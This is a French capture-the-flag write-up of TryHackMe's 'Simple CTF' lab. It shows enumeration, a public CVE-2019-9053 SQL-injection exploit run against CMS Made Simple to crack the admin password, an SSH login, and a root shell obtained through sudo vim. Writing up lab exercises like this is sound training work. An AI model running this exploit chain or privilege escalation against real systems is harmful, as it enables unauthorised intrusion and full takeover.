SIMPLE-CTF (TryHackMe)

I. Informations générales

Auteur : D1to

Lien vers le site hébergeur : https://tryhackme.com/

Lien vers le challenge : https://tryhackme.com/room/easyctf

Difficulté : Simple

Objectif à remplir :

Answer the questions below :

- How many services are running under port 1000?
- What is running on the higher port?
- What's the CVE you're using against the application?
- To what kind of vulnerability is the application vulnerable?
- What's the password?
- Where can you login with the details obtained?
- What's the user flag?
- Is there any other user in the home directory? What's its name?
- What can you leverage to spawn a privileged shell?
- What's the root flag

BUT : Le but de ce write-up n'est pas de répondre aux questions en haut, il est là pour montrer comment faire un test d'intrusion de A à Z sans être guidé. Ainsi, les gens qui voudront venir juste pour trouver les différents flags ne les auront pas en clair !

A.

IP de la machine : 10.10.140.249

On commence par vérifier que l'on peut bien interagir avec la machine ; pour cela, on utilise $ping$.

Commande : $ping - c\ 1\ 10.10.140.249$ ($-c\ 1$ est une option qui permet d'envoyer une seule requête).

On obtient le résultat suivant :

```
root@ip-10-10-53-236:~# ping 10.10.140.249
PING 10.10.140.249 (10.10.140.249) 56(84) bytes of data.
64 bytes from 10.10.140.249: icmp_seq=1 ttl=64 time=1.15 ms
64 bytes from 10.10.140.249: icmp_seq=2 ttl=64 time=0.498 ms
```

Bingo ! On peut bien interagir avec la machine.

Pour commencer notre investigation, il faut commencer par faire de l'enumeration. On peut alors utiliser $nmap$ sur la cible.

Commande : $nmap - sV\ 10.10.140.249$

```
root@ip-10-10-53-236:~# nmap -sV 10.10.140.249

Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-03 14:42 GMT
Nmap scan report for ip-10-10-140-249.eu-west-1.compute.internal (10.10.140.249)
Host is up (0.00036s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
MAC Address: 02:84:EA:1C:3C:FB (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.43 seconds
```

On trouve ici 3 services : un service ftp, un service http et un service ssh. On commence alors par examiner le service http pour voir s'il est possible de trouver quelque chose d'intéressant.


Pour éviter d'examiner TOUT LE SITE, on va se simplifier la tâche en utilisant $dirb$ pour lister tous les sous-domaines.

Commande : *10.10.140.249/*

```
==> DIRECTORY: http://10.10.140.249/simple/admin/
```

On récupère alors un subdomain assez intéressant : /simple/admin

Allons donc l'explorer !



On trouve un formulaire ! Sûrement qu'il faudra trouver un moyen de se connecter via ce formulaire en administrateur au site. On remarque aussi que le site a été conçu avec CMS MADE SIMPLE. Une première idée serait de voir si la version de CMS MADE SIMPLE utilisée ne contient pas des failles que l'on peut exploiter.

Cherchons alors la version de CMS MADE SIMPLE. En farfouillant un peu dans le site, on tombe sur :

La version de CMS MADE SIMPLE est la 2.2.8. On tape sur Google *CVE CMS SIMPLE version 2.2.8* et on trouve :

On a trouvé la bonne faille ! Maintenant, il faut que l'on trouve l'exploit qui nous permettra d'exploiter cette faille.

B. Exploitation

Pour chercher un exploit, 2 solution s'offrent à nous :

-On peut utiliser la méthode automatique avec *searchsploit*.

(Commande : *searchsploit –CVE=YYYY-XXXX*)

-On peut aussi tout simplement chercher sur Google.

On priorise ici la deuxième technique et on trouve très vite un exploit :

Le lien : https://github.com/Mahamedm/CVE-2019-9053-Exploit-Python-3

On l'installe :

Commande : *git clone* https://github.com/Mahamedm/CVE-2019-9053-Exploit-Python-3

```
root@ip-10-10-53-236:~# git clone https://github.com/Mahamedm/CVE-2019-9053-Expl
oit-Python-3.git
Cloning into 'CVE-2019-9053-Exploit-Python-3'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 13 (delta 4), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (13/13), done.
root@ip-10-10-53-236:~#
```

Maintenant on peut utiliser l'outil pour exploiter la faille :

```
root@ip-10-10-53-236:~/CVE-2019-9053-Exploit-Python-3# python3 csm_made_simple_i
njection.py -u http://10.10.140.249/simple --crack -w /usr/share/wordlists/rocky
ou.txt
```

On a :

- *-u* : pour spécifier l'url de la cible.
- *--crack* : pour dire que l'on veut cracker le mot de passe.
- *-w* : pour préciser la wordlist que l'on veut cracker.

On obtient finalement :

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Parfait ! On trouve un username : *mitch* et un mot de passe : *secret*.

Vu comme ça, on peut se dire que c'est simple, mais j'ai bien mis 1h à comprendre comment déchiffrer le champs *password found*. J'ai essayé hashcat, puis john, rien ne marcher ! Il a fallu que je fouille dans la documentation de l'exploit pour trouver cette fonction *–crack* qui permettait de faire très bien le boulot ! Comme quoi, il faut toujours lire la documentation !

Maintenant que nous avons l'utilisateur et le mot de passe, nous pouvons essayer de nous logger. Ca fonctionne ! On peut essayer aussi de se connecter au ssh (comme un service ssh est ouvert : ça nous évite de faire un reverse shell !).

Commande : *ssh mitch@10.10.140.249 -p 2222*

```
root@ip-10-10-53-236:~/CVE-2019-9053-Exploit-Python-3# ssh mitch@10.10.140.249 -
p 2222
The authenticity of host '[10.10.140.249]:2222 ([10.10.140.249]:2222)' can't be
established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.140.249]:2222' (ECDSA) to the list of known h
osts.
mitch@10.10.140.249's password:
```

On rentre le mot de passe et nous somme enfin connectés !

C. Elévation de privilèges

On commence par faire un coup de *whoami* et nous ne sommes que '*mitch'* (qui n'est pas administrateur donc). On regarde aussi où l'on se situe avec la commande *pwd et* on se trouve dans */home/mitch.* Ainsi, on liste tous les éléments qu'il y a dans ce répertoire :

Commande : *ls -lA*

```
$ ls -lA
total 28
-rw------- 1 mitch mitch  178 aug 17  2019 .bash_history
-rw-r--r-- 1 mitch mitch  220 sep  1  2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1  2015 .bashrc
drwx------ 2 mitch mitch 4096 aug 19  2019 .cache
-rw-r--r-- 1 mitch mitch  655 mai 16  2017 .profile
-rw-rw-r-- 1 mitch mitch   19 aug 17  2019 user.txt
-rw------- 1 mitch mitch  515 aug 17  2019 .viminfo
$
```

Oh ! Un fichier *user.txt* ! Ouvrons-le !

```
$ cat user.txt
G00d j0b, keep up!
$
```

Super ! Notre foothold est établi ! Il ne nous reste plus qu'à trouver le dernier flag !

```
$ cd ..
$ ls
mitch  sunbath
$ cd sunbath
/bin/sh: 17: cd: can't cd to sunbath
$
```

On trouve un autre utilisateur auquel on ne peut pas accéder. Il semblerait que ce soit cet utilisateur l'administrateur. Il faut donc que l'on essaye de faire l'élévation de privilège !

On commence par lister les droits que nous avons :

Commande : *sudo -l*

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

Il semblerait que l'on puisse exécuter */usr/bin/vim* avec des droits administrateurs sans mot de passe !

On utilise alors */usr/bin/vim* pour ouvrir un shell !

Commande : *sudo /usr/bin/vim -c ' !:/bin/sh'* (*-c* est une commande qui permet à */usr/bin/vim* d'exécuter un fichier après l'avoir lu !)

```
$ sudo vim -c ':!/bin/sh'


                          VIM - Vi IMproved

                           version 7.4.1689
                       by Bram Moolenaar et al.
            Modified by pkg-vim-maintainers@lists.alioth.debian.org
                  Vim is open source and freely distributable

                         Help poor children in Uganda!
                type  :help iccf<Enter>       for information

                type  :q<Enter>               to exit
                type  :help<Enter>  or  <F1>  for on-line help
                type  :help version7<Enter>   for version info#
#
#
```

On obtient bien un shell ! Vérifions que nous sommes bien l'administrateur :

```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Nous le sommes ! Il suffit maintenant d'ouvrir d'aller dans le répertoire du */root* pour trouver *root.txt :*

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```

C'est bon ! Nous avons finis de valider le challenge en trouvant ce dernier flag !

II. Conclusion

-Ce challenge est assez simple mais demande quand un peu de recherche pour pouvoir le finir : parfait donc pour commencer la cyberdéfense !

-Il faut s'attacher à bien lire la documentation afin de bien saisir l'outil que l'on n'utilise et bien comprendre TOUTES ses fonctionnalités. Ca évite de perdre du temps !